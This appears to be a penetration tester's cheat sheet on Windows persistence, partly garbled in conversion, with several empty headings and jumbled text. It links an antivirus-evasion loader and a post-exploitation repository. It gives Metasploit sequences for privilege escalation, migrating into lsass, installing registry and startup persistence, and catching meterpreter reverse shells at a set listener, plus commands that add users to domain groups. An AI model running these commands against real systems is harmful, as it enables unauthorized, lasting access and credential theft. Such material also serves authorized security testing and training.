# **Persistence**



#### GitHub - two06/Inception: Provides In-memory compilation and reflective loading of C# apps for AV evasion.

Inception provides In-memory compilation and reflective loading of C# apps for AV evasion. Payloads are AES encrypted before transmission and are decrypted in memory. The payload server ensures that payloads can only be fetched a predetermined number of times. Once decrypted, Roslyn is used to build the C# payload in memory, which is then executed

https://github.com/two06/Inception

## two06/Inception

Provides In-memory compilation and reflective loading of C# apps for AV evasion.

Rt 1 ① 0 ☆ 366 🖞 86 Contributor Issues Stars Forks

#### Windows Persistent Registry Startup Payload Installer

Description This module will install a payload that is executed during boot. It will be executed either at user logon or system startup via the registry value in "CurrentVersion\Run" (depending on privilege and selected method). Author(s) Platform Windows

https://www.rapid7.com/db/modules/exploit/windows/local/persistence



#### **General Persistence**

## **▼** Traditional

```
# Add a group to the domain
net group <groupname> /add /domain
# add a user to a domain group
net group <groupname> <user> /add /domain
# add a user to a local group
net group <groupname> <user> /add
# add a local group
net group <groupname> <user> /add
```

#### Once meterpreter session is established

```
getsystem
getuid

ps -S lsass.exe
migrate 696

background
use exploit/windows/local/persistence
set LPORT 443
set SESSION 1
set STARTUP SYSTEM
exploit
```

We have successfully maintained access. Start another msfconsole and run multi-handler to re-gain access

```
msfconsole -q
use exploit/multi/handler
```

Persistence

```
set LHOST 10.10.1.2
set PAYLOAD windows/meterpreter/reverse_tcp
set LPORT 443
exploit
sessions -i 1
reboot
```

#### Netcat

## **Registry Persistence**

#### Windows Registry Only Persistence

Description This module will install a payload that is executed during boot. It will be executed either at user logon or system startup via the registry value in "CurrentVersion\Run" (depending on privilege and selected method). The payload will be installed completely in registry. Author(s) Platform Windows





#### Once meterpreter session is established

```
background
use exploit/windows/local/registry_persistence
set SESSION 1
exploit

By default persistence, the local exploit module uses the following payload and local port
for reverse connection.

We have successfully maintained access. Start another msfconsole and run multi-handler to re-gain access

msfconsole -q
use exploit/multi/handler
set LHOST 10.10.1.2
set PAYLOAD windows/meterpreter/reverse_tcp
set LPORT 4444
exploit

sessions -i 1
```

## **Service Persistence**

reboot

Once meterpreter session is established

## **Scheduled Tasks**

Persistence

## **RDP**

## **WMIC**


## **WMI Persistence**

## **SharPersist**

# **POWERSHELL**

#### Approved Verbs for PowerShell Commands - PowerShell

PowerShell uses a verb-noun pair for the names of cmdlets and for their derived .NET classes. The verb part of the name identifies the action that the cmdlet performs. The noun part of the name identifies the entity on which the action is performed.





GitHub - emilyanncr/Windows-Post-Exploitation: Windows post-exploitation tools, resources, techniques and commands to use during post-exploitation tools, resources, techniques and commands to use during post-exploitation.

Windows post-exploitation tools, resources, techniques and commands to use during post-exploitation phase of penetration test. Contributions are appreciated. Energloitation tools, resources, techniques and commands to use during post-exploitation phase of penetration test. Contributions are appreciated. Enjoy!

https://github.com/emilyanncr/Windows-Post-Exploitation

http://www.handgrep.se/repository/cheatsheets/postexploitation/WindowsPost-Exploitation.pdf